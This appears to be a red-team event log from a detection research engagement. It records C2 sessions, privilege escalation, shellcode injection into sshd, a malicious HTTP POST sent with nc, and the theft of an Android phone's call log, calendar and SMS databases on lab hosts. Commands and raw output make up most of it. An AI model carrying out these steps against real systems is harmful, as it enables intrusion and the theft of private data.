MD5(hosts) = 59c7e17d2d1c8dbe1d211cda3e84fc1e

13:31

APT>screenshot

sending: '\x08\x00\x00\x00"\x00\x00\x00' (8 bytes)

00000000: 08 00 00 00 22 00 00 00 ...."...

received: '\xfbx\x01\x00#\x00\x00\x00\x00\x00\x00\x00\xe3x\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x89PNG\r\n\x1a\n\x00\x00\x00\rIHDR

\x00\x00\x04\x00\x00\x00\x03\x00\x08\x06\x00\x00\x00\xba\xba\x15\r\x00\x01x\xaaIDATx^cd``\xf8\xcf0\nFC`4\x04FC`4\x04FC`4\x04FC`4\x04F

C`4\x04FC`4\x04FC`4\x04\x86u\x080\x8d\xc6\xefh\x08\x8c\x86\xc0h\x08\x8c\x86\xc0h'...'\xaeB`\x82' (96507 bytes)

wrote 96483 bytes to screenshot.png

13:31

APT>getfile screenshot.png screenshot.png

sending: "'\x00\x00\x00\x04\x00\x00\x00\x00\x00\x00\x00\x0f\x00\x00\x00\x0f\x00\x00\x00\x00\x00\x00\x00screenshot.png\x00" (39 bytes)

00000000: 27 00 00 00 04 00 00 00 00 00 00 00 0F 00 00 00 '...............

00000010: 0F 00 00 00 00 00 00 00 73 63 72 65 65 6E 73 68 ........screensh

00000020: 6F 74 2E 70 6E 67 00 ot.png.

No response?

13:34

^Cfinally

sending quit

sending: '\x08\x00\x00\x002\x00\x00\x00' (8 bytes)

00000000: 08 00 00 00 32 00 00 00 ....2...

closing

## 14:14 -- ClearScope ch64 -- Barephone Micro APT (Failed)

In another attempt to get something to work on the ClearScope phones we reran the attack from the previous day after being assured that the phones had been fixed; however, the attack still failed as Micro APT never connected out to C2.

### Targets

* ta1-clearscope-translate-test 128.55.12.114 Android 8

### Capabilities

* Barephone APK
* Micro APT
  + Failed to connect out for C2

### Benign Activity

14:14

[user@ta1-clearscope-translate-test ~]$ adb install screencap-instr.apk

Success

14:18

ADB remote control -> launch TA5 Screenshot

Click Capture Screenshot button

### Benign Activity Setup

14:24

admin@ta51-bg-gen:~/apk$ scp barephone-instr.apk user@128.55.12.54:.

user@128.55.12.54's password:

barephone-instr.apk 100% 127KB 127.1KB/s 00:00

14:27

user@128.55.12.114's password:

barephone-instr.apk 100% 127KB 127.1KB/s 00:00

14:28

admin@ta51-bg-gen:~/apk$ ssh user@128.55.12.54

user@128.55.12.54's password:

14:30

[user@ta1-clearscope-translate ~]$ adb install barephone-instr.apk

adb: failed to install barephone-instr.apk: Failure [INSTALL\_FAILED\_VERSION\_DOWNGRADE]

[user@ta1-clearscope-translate ~]$ adb install -r barephone-instr.apk

adb: failed to install barephone-instr.apk: Failure [INSTALL\_FAILED\_VERSION\_DOWNGRADE]

14:34

[user@ta1-clearscope-translate ~]$ adb uninstall com.maxflame.barephone

Success

### Event Log

14:35

[user@ta1-clearscope-translate ~]$ adb install -r barephone-instr.apk

Success

14:36

Remote control -> barephone launch

14:39

Enter IP address 77.138.117.150

14:41

Enter Port 80

Press Connect

14:42

App crashed

## 14:48 -- TA1 THEIA 1 -- Firefox Drakon APT BinFmt-Elevate Inject

Repeated the attack from TRACE against THEIA. During the attack, installed the elevate driver and another driver as benign activity. Exploit Firefox by browsing to www.nhra.com. This resulted in C2 connections to 189.141.204.211:80 and 208.203.20.42:80. The attacker used elevate to gain root privileges. The attacker got the processing listing, found the sshd process, and injected into it using a new process injection technique. The shellcode injected into the sshd process wrote a file, sshdlog, to disk.

### Targets

* ta1-theia-target-1 128.55.12.110 Ubuntu 12.04

### Capabilities

* Firefox backdoor
* Drakon APT
* BinFmt-Elevate
* Inject2

### Event Log

14:48

Firefox -> www.nhra.com

C2 connection is almost unusable, long delays

root@kududyn-ProLiant-SL170s-G6:/e5/oc2\_theia# date

Wed May 15 14:47:41 EDT 2019

root@kududyn-ProLiant-SL170s-G6:/e5/oc2\_theia# python ocMain.py --http 8108

Must install flask to use snuggly, ignoring...

projects/build\_drakon.sh

Default interface: 0.0.0.0

Listening for connections:

0.0.0.0:8108 [HTTP]

MAIN>

[\*] ################## New connection received ##################

[\*] [linux] [x64] [N/A] [N/A]

[\*] Initializing new linux console

[\*] ################## NEW CONSOLE READY [L1] ####################

MAIN>list

L1 128.55.12.167:55430 --> 128.55.12.167:8108 [HTTP] Wed May 15 14:47:51 2019 active 44s

MAIN>con L1

L1>hostname

[\*] ta1-theia-target-1

14:49

L1>getpid

[\*] pid: 534051

L1>whoami

[\*] uid: 1003 admin

14:50

L1>elevate shm

[\*] Elevate current process

[\*] elevate success

L1>whoami

[\*] uid: 1003 admin

### Benign Activity Setup

14:51

kududyn@kududyn-ProLiant-SL170s-G6:/e5/dist$ scp read\_scan\_theia.ko admin@128.55.12.110:./read\_scan.ko

The authenticity of host '128.55.12.110 (128.55.12.110)' can't be established.

ECDSA key fingerprint is 2d:81:fb:53:3e:7f:a6:20:f9:77:06:b0:df:95:7a:6b.

Are you sure you want to continue connecting (yes/no)? yes

Warning: Permanently added '128.55.12.110' (ECDSA) to the list of known hosts.

admin@128.55.12.110's password:

read\_scan\_theia.ko 100% 176KB 175.8KB/s 00:00

kududyn@kududyn-ProLiant-SL170s-G6:/e5/dist$ scp load\_helper\_theia.ko admin@128.55.12.110:./load\_helper.ko

admin@128.55.12.110's password:

load\_helper\_theia.ko 100% 175KB 175.5KB/s 00:00

14:53

kududyn@kududyn-ProLiant-SL170s-G6:/e5/dist$ ssh admin@128.55.12.110

admin@128.55.12.110's password:

Welcome to Ubuntu 12.04.5 LTS (GNU/Linux 3.5.0-99-generic x86\_64)

\* Documentation: https://help.ubuntu.com/

System information as of Wed May 15 18:53:32 Local time zone must be set--see zic manual page 2019

System load: 0.56 Processes: 147

Usage of /: 7.2% of 115.37GB Users logged in: 1

Memory usage: 16% IP address for eth0: 10.0.6.60

Swap usage: 0% IP address for eth1: 128.55.12.110

Graph this data and manage this system at:

https://landscape.canonical.com/

New release '14.04.5 LTS' available.

Run 'do-release-upgrade' to upgrade to it.

Your current Hardware Enablement Stack (HWE) is no longer supported

since 2014-08-07. Security updates for critical parts (kernel

and graphics stack) of your system are no longer available.

For more information, please see:

http://wiki.ubuntu.com/1204\_HWE\_EOL

There is a graphics stack installed on this system. An upgrade to a

supported (or longer supported) configuration will become available

on 2014-07-16 and can be invoked by running 'update-manager' in the

Dash.

date-manager' in the

Dash.

Last login: Wed May 15 18:49:26 2019 from 128.55.12.122

14:54

admin@ta1-theia-target-1:~$ sudo insmod ./load\_helper.ko

[sudo] password for admin:

admin@ta1-theia-target-1:~$ sudo insmod ./read\_scan.ko

admin@ta1-theia-target-1:~$ lsmod

Module Size Used by

read\_scan 12510 0

load\_helper 12516 0

### Event Log (Cont)

14:54

L1>elevate shm

[\*] Elevate current process

[\*] elevate success

L1>whoami

[\*] uid: 0 root

L1>ps

[\*] 1162 1 root (sshd)

14:58

L1>inject sc /e5/dist/sshd-linux-x64 1162

[\*] inject success

15:00

L1>cd /var

L1>cd log

L1>ls

[\*] sshdlog

15:06

MAIN>list

L1 128.55.12.167:55430 --> 128.55.12.167:8108 [HTTP] Wed May 15 14:47:51 2019 active 1076s

15:07

Left connection open overnight.

20190517 13:46

Checked drakon on theia, lost connection at some point (active time not correct)

MAIN>list

L1 128.55.12.167:55430 --> 128.55.12.167:8108 [HTTP] Wed May 15 14:47:51 2019 active 169132s

MAIN>con L1

L1>hostname

[-] Connection lost for console [L1]

## 15:39 -- TA1 ClearScope 2 -- Appstarter APK Micro APT Elevate

The user installed and ran the Appstarter APK, which loaded the Micro APT shared object. Micro APT connected out to 77.138.117.150:80 for C2. During the attack, used benign activity to install the elevate driver on the phone. Resumed the attack, using the driver for privilege escalation. Used new privileges to exfil files calllog.db, calendar.db, and mmssms.db. Took a screenshot, which had previously failed before elevate. Left the connection open overnight but found that it had been lost by Friday.

### Targets

* ta1-clearscope-translate-test 128.55.12.114 Android 8

### Capabilities

* Appstarter APK
* Micro APT
* Elevate Driver (sl.ko, Driver)

### Event Log

15:39

admin@ta51-bg-gen:~/apk$ scp appstarter-instr.apk user@128.55.12.114:.

user@128.55.12.114's password:

appstarter-instr.apk 100% 83KB 82.8KB/s 00:00

15:47

[user@ta1-clearscope-translate-test ~]$ adb uninstall de.belu.appstarter

Success

15:49

[user@ta1-clearscope-translate-test ~]$ adb install appstarter-instr.apk

Success

15:51

root@kududyn-ProLiant-SL170s-G6:/e5/backup/20190506/projects/micro-apt# python c2.py 8100

waiting for connection on port 8100

waiting for micro apt (ctrl+c to break from loop)

connection from (send quit to disconnect micro-apt) ('128.55.12.167', 56340)

sending: '\x08\x00\x00\x00\x00\x00\x00\x00' (8 bytes)

00000000: 08 00 00 00 00 00 00 00 ........

received:

00000000: 92 00 00 00 01 00 00 00 00 00 00 00 7A 00 00 00 ............z...

00000010: 7A 00 00 00 00 00 00 00 6F 73 3A 0A 3D 3D 3D 0A z.......os:.===.

00000020: 2D 61 6E 64 72 6F 69 64 2D 61 72 6D 36 34 0A 75 -android-arm64.u

00000030: 6E 61 6D 65 3A 0A 3D 3D 3D 3D 3D 3D 0A 4C 69 6E name:.======.Lin

00000040: 75 78 20 6C 6F 63 61 6C 68 6F 73 74 20 34 2E 34 ux localhost 4.4

00000050: 2E 38 38 2D 67 62 34 33 31 30 33 31 37 20 23 31 .88-gb4310317 #1

00000060: 20 53 4D 50 20 50 52 45 45 4D 50 54 20 54 68 75 SMP PREEMPT Thu

00000070: 20 41 70 72 20 34 20 31 37 3A 34 30 3A 32 34 20 Apr 4 17:40:24

00000080: 45 44 54 20 32 30 31 39 20 61 61 72 63 68 36 34 EDT 2019 aarch64

00000090: 0A 00 ..

'\x92\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00z\x00\x00\x00z\x00\x00\x00\x00\x00\x00\x00os:\n===\n-android-arm64\nuname:\n======\nLinux localhost 4.4.88-gb4310317 #1 SMP PREEMPT Thu Apr 4 17:40:24 EDT 2019 aarch64\n\x00'

os:

===

-android-arm64

uname:

======

Linux localhost 4.4.88-gb4310317 #1 SMP PREEMPT Thu Apr 4 17:40:24 EDT 2019 aarch64

APT>

15:52

APT>whoami

sending: '\x08\x00\x00\x00\x16\x00\x00\x00' (8 bytes)

00000000: 08 00 00 00 16 00 00 00 ........

received:

00000000: 2D 00 00 00 17 00 00 00 00 00 00 00 15 00 00 00 -...............

00000010: 15 00 00 00 00 00 00 00 75 69 64 3A 31 30 31 31 ........uid:1011

00000020: 37 20 65 75 69 64 3A 31 30 31 31 37 00 7 euid:10117.

apt returned: uid:10117 euid:10117

APT>pwd

sending: '\x08\x00\x00\x00\x14\x00\x00\x00' (8 bytes)

00000000: 08 00 00 00 14 00 00 00 ........

received:

00000000: 1A 00 00 00 15 00 00 00 00 00 00 00 02 00 00 00 ................

00000010: 02 00 00 00 00 00 00 00 2F 00 ......../.

apt returned: /

15:53

APT>aptinfo

sending: '\x08\x00\x00\x00\x00\x00\x00\x00' (8 bytes)

00000000: 08 00 00 00 00 00 00 00 ........

received:

00000000: 92 00 00 00 01 00 00 00 00 00 00 00 7A 00 00 00 ............z...

00000010: 7A 00 00 00 00 00 00 00 6F 73 3A 0A 3D 3D 3D 0A z.......os:.===.

00000020: 2D 61 6E 64 72 6F 69 64 2D 61 72 6D 36 34 0A 75 -android-arm64.u

00000030: 6E 61 6D 65 3A 0A 3D 3D 3D 3D 3D 3D 0A 4C 69 6E name:.======.Lin

00000040: 75 78 20 6C 6F 63 61 6C 68 6F 73 74 20 34 2E 34 ux localhost 4.4

00000050: 2E 38 38 2D 67 62 34 33 31 30 33 31 37 20 23 31 .88-gb4310317 #1

00000060: 20 53 4D 50 20 50 52 45 45 4D 50 54 20 54 68 75 SMP PREEMPT Thu

00000070: 20 41 70 72 20 34 20 31 37 3A 34 30 3A 32 34 20 Apr 4 17:40:24

00000080: 45 44 54 20 32 30 31 39 20 61 61 72 63 68 36 34 EDT 2019 aarch64

00000090: 0A 00 ..

apt returned: os:

===

-android-arm64

uname:

======

Linux localhost 4.4.88-gb4310317 #1 SMP PREEMPT Thu Apr 4 17:40:24 EDT 2019 aarch64

APT>screenshot

sending: '\x08\x00\x00\x00"\x00\x00\x00' (8 bytes)

00000000: 08 00 00 00 22 00 00 00 ...."...

received:

00000000: 18 00 00 00 23 00 00 00 00 00 00 00 00 00 00 00 ....#...........

00000010: 00 00 00 00 00 00 00 00 ........

wrote 0 bytes to screenshot.png

### Benign Activity Setup

15:58

admin@ta51-bg-gen:~/apk$ scp sl\* user@128.55.12.114:.

user@128.55.12.114's password:

sl 100% 18KB 17.6KB/s 00:00

sl.ko 100% 10KB 9.9KB/s 00:00

16:00

[user@ta1-clearscope-translate-test ~]$ adb push sl\* /data/local/tmp/

sl: 1 file pushed. 0.5 MB/s (18048 bytes in 0.035s)

sl.ko: 1 file pushed. 5.0 MB/s (10120 bytes in 0.002s)

2 files pushed. 0.6 MB/s (28168 bytes in 0.044s)

[user@ta1-clearscope-translate-test ~]$ adb shell

walleye:/ # cd /data/local/tmp

walleye:/data/local/tmp # ls

sl sl.ko swap tc

16:01

walleye:/data/local/tmp # insmod sl.ko

walleye:/data/local/tmp # ./sl SETUP

walleye:/data/local/tmp # lsmod

Module Size Used by

driver 4574 -735550601 [permanent]

### Event Log (Cont)

16:03

APT>elevate /dev/msm\_g711tlaw

sending: '+\x00\x00\x00 \x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x01\x00\x00\x00\x12\x00\x00\x001/dev/msm\_g711tlaw\x00' (43 bytes)

00000000: 2B 00 00 00 20 00 00 00 00 00 00 00 01 00 00 00 +... ...........

00000010: 01 00 00 00 12 00 00 00 31 2F 64 65 76 2F 6D 73 ........1/dev/ms

00000020: 6D 5F 67 37 31 31 74 6C 61 77 00 m\_g711tlaw.

received:

00000000: 1C 00 00 00 21 00 00 00 00 00 00 00 04 00 00 00 ....!...........

00000010: 04 00 00 00 00 00 00 00 00 00 00 00 ............

apt returned: 0

APT>whoami

sending: '\x08\x00\x00\x00\x16\x00\x00\x00' (8 bytes)

00000000: 08 00 00 00 16 00 00 00 ........

received:

00000000: 25 00 00 00 17 00 00 00 00 00 00 00 0D 00 00 00 %...............

00000010: 0D 00 00 00 00 00 00 00 75 69 64 3A 30 20 65 75 ........uid:0 eu

00000020: 69 64 3A 30 00 id:0.

apt returned: uid:0 euid:0

16:05

APT>cd /data

sending: '\x1e\x00\x00\x00\x12\x00\x00\x00\x00\x00\x00\x00\x06\x00\x00\x00\x06\x00\x00\x00\x00\x00\x00\x00/data\x00' (30 bytes)

00000000: 1E 00 00 00 12 00 00 00 00 00 00 00 06 00 00 00 ................

00000010: 06 00 00 00 00 00 00 00 2F 64 61 74 61 00 ......../data.

received:

00000000: 1C 00 00 00 13 00 00 00 00 00 00 00 04 00 00 00 ................

00000010: 04 00 00 00 00 00 00 00 00 00 00 00 ............

apt returned: 0

APT>cd data

sending: '\x1d\x00\x00\x00\x12\x00\x00\x00\x00\x00\x00\x00\x05\x00\x00\x00\x05\x00\x00\x00\x00\x00\x00\x00data\x00' (29 bytes)

00000000: 1D 00 00 00 12 00 00 00 00 00 00 00 05 00 00 00 ................

00000010: 05 00 00 00 00 00 00 00 64 61 74 61 00 ........data.

received:

00000000: 1C 00 00 00 13 00 00 00 00 00 00 00 04 00 00 00 ................

00000010: 04 00 00 00 00 00 00 00 00 00 00 00 ............

apt returned: 0

APT>ls

sending: '\x08\x00\x00\x00\x18\x00\x00\x00' (8 bytes)

00000000: 08 00 00 00 18 00 00 00 ........

received: 'i\x0b\x00\x00\x19\x00\x00\x00\x00\x00\x00\x00Q\x0b\x00\x00Q\x0b\x00\x00\x00\x00\x00\x00net.mathsworkout\ncom.android.launcher3\ncom.fluxii.androidtv.mousetoggle\ncom.oper

a.mini.android\ncom.andro'...'rrh\n' (2921 bytes)

apt returned: net.mathsworkout

com.android.launcher3

com.fluxii.androidtv.mousetoggle

com.opera.mini.android

com.android.defcontainer

com.aarno.clearscope.clearscopehttpd

com.android.pacprocessor

com.sawicki.piotr.calculator.simple.simplecalculator

com.android.bluetoothmidiservice

com.android.camera2

com.svox.pico

com.android.musicfx

com.kk.browser

com.dacic.torche

com.socialnmobile.dictapps.notepad.color.note

com.android.providers.telephony

android.ext.services

com.requiem.gembuster

com.android.systemui.theme.dark

com.fluxii.android.sideloaderforfiretv

com.android.providers.media

com.android.dreams.basic

com.android.email

com.android.cellbroadcastreceiver

com.android.htmlviewer

eu.optimalus.dziauz.tinyflashlight

com.android.managedprovisioning

com.android.emergency

com.android.documentsui

com.android.wallpaperpicker

com.vsrevogroup.revouninstallermobile

com.android.systemui

com.antimony.heartache

com.android.deskclock

com.android.cts.ctsshim

com.android.certinstaller

com.android.cts.priv.ctsshim

rkr.simplekeyboard.inputmethod

com.android.vpndialogs

com.android.gallery3d

com.android.inputmethod.latin

com.ap.SnapPhoto\_Pro

com.atomic.apps.ringtone.cutter

android

com.qualcomm.timeservice

com.android.backupconfirm

com.google.pixel.wahoo.gfxdrv

com.android.wallpaperbackup

com.android.sharedstoragebackup

com.android.wallpapercropper

com.android.printservice.recommendation

com.android.calculator2

com.android.calllogbackup

com.android.providers.blockednumber

com.android.providers.userdictionary

com.cerience.reader.app

com.maxflame.barephone

com.android.smspush

com.android.contacts

com.android.keychain

com.google.android.diskusage

com.android.shell

com.android.mtp

com.vavni.android.battleship

com.esaba.downloader.browserplugin

com.android.messaging

com.android.quicksearchbox

com.android.settings

com.shkmishra.instadict

com.threestar.gallery

com.android.providers.settings

com.android.carrierdefaultapp

android.auto\_generated\_rro\_\_

com.steinwurf.adbjoinwifi

ca.jamdat.flight.bejeweled

com.explusalpha.A2600Emu

com.android.webview

com.android.providers.downloads.ui

com.android.providers.downloads

flenix.net.flenixapk

com.jmt.clockwidget

com.android.wallpaper.livepicker

de.belu.appstarter

com.espn.score\_center

android.ext.shared

com.aiuspaktyn.s

com.tveazy.online

pl.net.szafraniec.latarka

com.che.wtd.client

com.android.captiveportallogin

com.android.externalstorage

com.android.dreams.phototable

com.android.apps.tag

com.android.provision

com.android.onetimeinitializer

com.android.music

com.android.bips

ch.blinkenlights.android.vanilla

com.android.bluetooth

com.android.providers.calendar

com.android.carrierconfig

com.bhanu.torch

com.android.mms.service

com.openinwhatapp

org.iii.romulus.meridian

com.android.server.telecom

com.android.inputdevices

com.android.companiondevicemanager

com.android.bookmarkprovider

com.android.statementservice

com.android.proxyhandler

com.nabin.lrrh

16:08

APT>cd com.android.providers.contacts

sending: '7\x00\x00\x00\x12\x00\x00\x00\x00\x00\x00\x00\x1f\x00\x00\x00\x1f\x00\x00\x00\x00\x00\x00\x00com.android.providers.contacts\x00' (55 bytes)

00000000: 37 00 00 00 12 00 00 00 00 00 00 00 1F 00 00 00 7...............

00000010: 1F 00 00 00 00 00 00 00 63 6F 6D 2E 61 6E 64 72 ........com.andr

00000020: 6F 69 64 2E 70 72 6F 76 69 64 65 72 73 2E 63 6F oid.providers.co

00000030: 6E 74 61 63 74 73 00 ntacts.

received:

00000000: 1C 00 00 00 13 00 00 00 00 00 00 00 04 00 00 00 ................

00000010: 04 00 00 00 00 00 00 00 00 00 00 00 ............

apt returned: 0

APT>ls

sending: '\x08\x00\x00\x00\x18\x00\x00\x00' (8 bytes)

00000000: 08 00 00 00 18 00 00 00 ........

received:

00000000: 46 00 00 00 19 00 00 00 00 00 00 00 2E 00 00 00 F...............

00000010: 2E 00 00 00 00 00 00 00 66 69 6C 65 73 0A 73 68 ........files.sh

00000020: 61 72 65 64 5F 70 72 65 66 73 0A 64 61 74 61 62 ared\_prefs.datab

00000030: 61 73 65 73 0A 63 6F 64 65 5F 63 61 63 68 65 0A ases.code\_cache.

00000040: 63 61 63 68 65 0A cache.

apt returned: files

shared\_prefs

databases

code\_cache

cache

APT>cd databases

sending: '"\x00\x00\x00\x12\x00\x00\x00\x00\x00\x00\x00\n\x00\x00\x00\n\x00\x00\x00\x00\x00\x00\x00databases\x00' (34 bytes)

00000000: 22 00 00 00 12 00 00 00 00 00 00 00 0A 00 00 00 "...............

00000010: 0A 00 00 00 00 00 00 00 64 61 74 61 62 61 73 65 ........database

00000020: 73 00 s.

received:

00000000: 1C 00 00 00 13 00 00 00 00 00 00 00 04 00 00 00 ................

00000010: 04 00 00 00 00 00 00 00 00 00 00 00 ............

apt returned: 0

APT>ls

sending: '\x08\x00\x00\x00\x18\x00\x00\x00' (8 bytes)

00000000: 08 00 00 00 18 00 00 00 ........

received:

00000000: 61 00 00 00 19 00 00 00 00 00 00 00 49 00 00 00 a...........I...

00000010: 49 00 00 00 00 00 00 00 63 61 6C 6C 6C 6F 67 2E I.......calllog.

00000020: 64 62 2D 6A 6F 75 72 6E 61 6C 0A 63 61 6C 6C 6C db-journal.calll

00000030: 6F 67 2E 64 62 0A 70 72 6F 66 69 6C 65 2E 64 62 og.db.profile.db

00000040: 2D 6A 6F 75 72 6E 61 6C 0A 70 72 6F 66 69 6C 65 -journal.profile

00000050: 2E 64 62 0A 63 6F 6E 74 61 63 74 73 32 2E 64 62 .db.contacts2.db

00000060: 0A .

apt returned: calllog.db-journal

calllog.db

profile.db-journal

profile.db

contacts2.db

16:09

APT>getfile calllog.db calllog.db

sending: '#\x00\x00\x00\x04\x00\x00\x00\x00\x00\x00\x00\x0b\x00\x00\x00\x0b\x00\x00\x00\x00\x00\x00\x00calllog.db\x00' (35 bytes)

00000000: 23 00 00 00 04 00 00 00 00 00 00 00 0B 00 00 00 #...............

00000010: 0B 00 00 00 00 00 00 00 63 61 6C 6C 6C 6F 67 2E ........calllog.

00000020: 64 62 00 db.

received: '\x18\x80\x00\x00\x05\x00\x00\x00\x00\x00\x00\x00\x00\x80\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00SQLite format 3\x00\x10\x00\x01\x01\x00@ \x00\x00\x00\x03\x00\x00\x00\x08\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x04\x00\x00\x00\x04\x00\x00\x00\x00\x00\x00\x00\x08\x00\x00\x00\x01\x00\x00\x00\x05\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x03\x00.\x10\xfc\r\x0f\x9f\x00'...'\x00\x00\x00\x00' (32792 bytes)

MD5(calllog.db) = 6d9428f65d4b3be7357933f163e4a3a6

APT>getfile /data/data/com.android.providers.calendar/databases/calendar.db calendar.db

sending: 'X\x00\x00\x00\x04\x00\x00\x00\x00\x00\x00\x00@\x00\x00\x00@\x00\x00\x00\x00\x00\x00\x00/data/data/com.android.providers.calendar/databases/calendar.db\x00' (88 bytes)

00000000: 58 00 00 00 04 00 00 00 00 00 00 00 40 00 00 00 X...........@...

00000010: 40 00 00 00 00 00 00 00 2F 64 61 74 61 2F 64 61 @......./data/da

00000020: 74 61 2F 63 6F 6D 2E 61 6E 64 72 6F 69 64 2E 70 ta/com.android.p

00000030: 72 6F 76 69 64 65 72 73 2E 63 61 6C 65 6E 64 61 roviders.calenda

00000040: 72 2F 64 61 74 61 62 61 73 65 73 2F 63 61 6C 65 r/databases/cale

00000050: 6E 64 61 72 2E 64 62 00 ndar.db.

received: '\x18\xe0\x01\x00\x05\x00\x00\x00\x00\x00\x00\x00\x00\xe0\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00SQLite format 3\x00\x10\x00\x01\x01\x00@ \x00\x00\x00\x04\x00\x00\x00\x1e\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x1a\x00\x00\x00\x04\x00\x00\x00\x00\x00\x00\x00\x1b\x00\x00\x00\x01\x00\x00\x02X\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x04\x00.\x10\xfc\x05\x00\x00\x00'...';END' (122904 bytes)

MD5(calendar.db) = bdad3b64bd9108576ce3ddab54f32309

16:11

APT>getfile /data/data/com.android.providers.telephony/databases/mmssms.db mmssms.db

sending: 'W\x00\x00\x00\x04\x00\x00\x00\x00\x00\x00\x00?\x00\x00\x00?\x00\x00\x00\x00\x00\x00\x00/data/data/com.android.providers.telephony/databases/mmssms.db\x00' (87 bytes)

00000000: 57 00 00 00 04 00 00 00 00 00 00 00 3F 00 00 00 W...........?...

00000010: 3F 00 00 00 00 00 00 00 2F 64 61 74 61 2F 64 61 ?......./data/da

00000020: 74 61 2F 63 6F 6D 2E 61 6E 64 72 6F 69 64 2E 70 ta/com.android.p

00000030: 72 6F 76 69 64 65 72 73 2E 74 65 6C 65 70 68 6F roviders.telepho

00000040: 6E 79 2F 64 61 74 61 62 61 73 65 73 2F 6D 6D 73 ny/databases/mms

00000050: 73 6D 73 2E 64 62 00 sms.db.

received: '\x18\xb0\x01\x00\x05\x00\x00\x00\x00\x00\x00\x00\x00\xb0\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00SQLite format 3\x00\x10\x00\x01\x01\x00@ \x00\x00\x00\x03\x00\x00\x00\x1b\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00/\x00\x00\x00\x04\x00\x00\x00\x00\x00\x00\x00\x16\x00\x00\x00\x01\x00\x00\x00B\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x03\x00.\x10\xfc\x05\x00\x00\x00'...' END' (110616 bytes)

MD5(mmssms.db) = f86d0db1b2ed3bb82b1c8c6841c2721d

APT>screenshot

sending: '\x08\x00\x00\x00"\x00\x00\x00' (8 bytes)

00000000: 08 00 00 00 22 00 00 00 ...."...

received: 'HX\x01\x00#\x00\x00\x00\x00\x00\x00\x000X\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x89PNG\r\n\x1a\n\x00\x00\x00\rIHDR\x00\x00\x048\x00\x00\x07\x80\x08\x06\x00\x00\x00+a\xe7\n\x00\x00\x00\x01sRGB\x00\xae\xce\x1c\xe9\x00\x00\x00\x04sBIT\x08\x08\x08\x08|\x08d\x88\x00\x00 \x00IDATx\x9c\xec\xddy\x90\x1cgy?\xf0o\x1fs\xec\xee\xcc\xde\xf7\xa9\xbdt\xadd\xc9\x96\x90%!\xff\x1c| \xd9'...'\xaeB`\x82' (88136 bytes)

wrote 88112 bytes to screenshot.png

16:17

APT>whoami

sending: '\x08\x00\x00\x00\x16\x00\x00\x00' (8 bytes)

00000000: 08 00 00 00 16 00 00 00 ........

received:

00000000: 25 00 00 00 17 00 00 00 00 00 00 00 0D 00 00 00 %...............

00000010: 0D 00 00 00 00 00 00 00 75 69 64 3A 30 20 65 75 ........uid:0 eu

00000020: 69 64 3A 30 00 id:0.

apt returned: uid:0 euid:0

16:18

Left connection open overnight

20190517 13:44

checked micro on phone, lost connection at some point

## Setup for Wednesday Night Test

* [eth0:1114] 49.8.46.240:80 -> 128.55.12.167:8114 cs: webserver
* [eth0:1115] 42.183.7.162:80 -> 128.55.12.167:8115 cs: sc server
* [eth0:1116] 133.39.25.45:80 -> 128.55.12.167:8116 cs: oc2
* [eth0:1117] 98.23.182.25:80 -> 128.55.12.167:8117 cadets: sc serve
* [eth0:1118] 4.21.51.250:80 -> 128.55.12.167:8118 cadets: oc2

Tested attacks against ta1-cadets-3 and ta1-clearscope-translate-ch58. We were unable to get the Nginx backdoor to work on the TA1 CADETS host, and as a result, made the decision to use ta1-cadets-3 host for testing to get Drakon APT to work using the Nginx backdoor on Wednesday evening. As previously stated, we did not have a test phone for ClearScope. We exploited the backdoors on both the phone and ta1-cadets-3 over and over again. While this data was generated outside the normal hours of operation for the engagement (9AM EST to 5PM EST), we realize the CADETS data was captured by TA1 performers and likely analyzed by TA2 performers. We are not including this data in evaluations but would expect to see some mention of if from performers.

# 05/16/2019 – Nginx and Firefox with Drakon APT and BITS

## Schedule

|  |  |  |
| --- | --- | --- |
| 09:32 | TA1 CADETS 1 and 2 | Nginx Drakon APT |
| 11:03 | TA1 FiveDirections 1 | Firefox BITS Verifier Drakon APT |

## Setup

* [eth0:1110] 170.32.78.39:80 -> 128.55.12.167:8110 5d: bits oc2
* [eth0:1111] 215.237.119.171:80 -> 128.55.12.167:8111 5d: serve (bits)
* [eth0:1112] 68.149.51.179:80 -> 128.55.12.167:8112 5d: thttpd (bits micro)
* [eth0:1117] 98.23.182.25:80 -> 128.55.12.167:8117 cadets: sc serve
* [eth0:1118] 4.21.51.250:80 -> 128.55.12.167:8118 cadets: oc2

## 09:32 -- TA1 CADETS 1 and 2 -- Nginx Drakon APT

The attacker tried exploiting each target once unsuccessfully before ta1-cadets-2 was successfully exploited on the second try. The malformed HTTP POST was sent from 128.55.12.167 and resulted in C2 to 4.21.51.250:80. The attacker got the hostname and username before the connection was unexpectedly lost, ending the attack.

For the attack against CADETS the exploits Nginx by simulation of remote code execution on the listening port of the webserver TCP 80. A malicious HTTP post is sent to 128.55.12.75:80. This triggers the backdoor which contains a malicious payload with the magic value and shellcode. Now that the shellcode has been executed on the target, the stage1loader loads the stage 1 capability on the target host which is that actual APT. This establishes the connection to the C2 and the exploitation of the host is complete. Now commands can be sent and received by C2.

### Targets

* ta1-cadets-2 128.55.12.75 FreeBSD 13
* ta1-cadets-1 128.55.12.51 FreeBSD 13

### Capabilities

* Nginx 1.14.2 Backdoor
* Drakon APT

### Event Log

#### ta1-cadets-2

9:32

root@kududyn-ProLiant-SL170s-G6:/e5/stage1\_cadets/http\_post# date

Thu May 16 09:31:23 EDT 2019

root@kududyn-ProLiant-SL170s-G6:/e5/stage1\_cadets/http\_post# cat http\_post\_ca75 | nc 128.55.12.75 80

HTTP/1.1 403 Forbidden

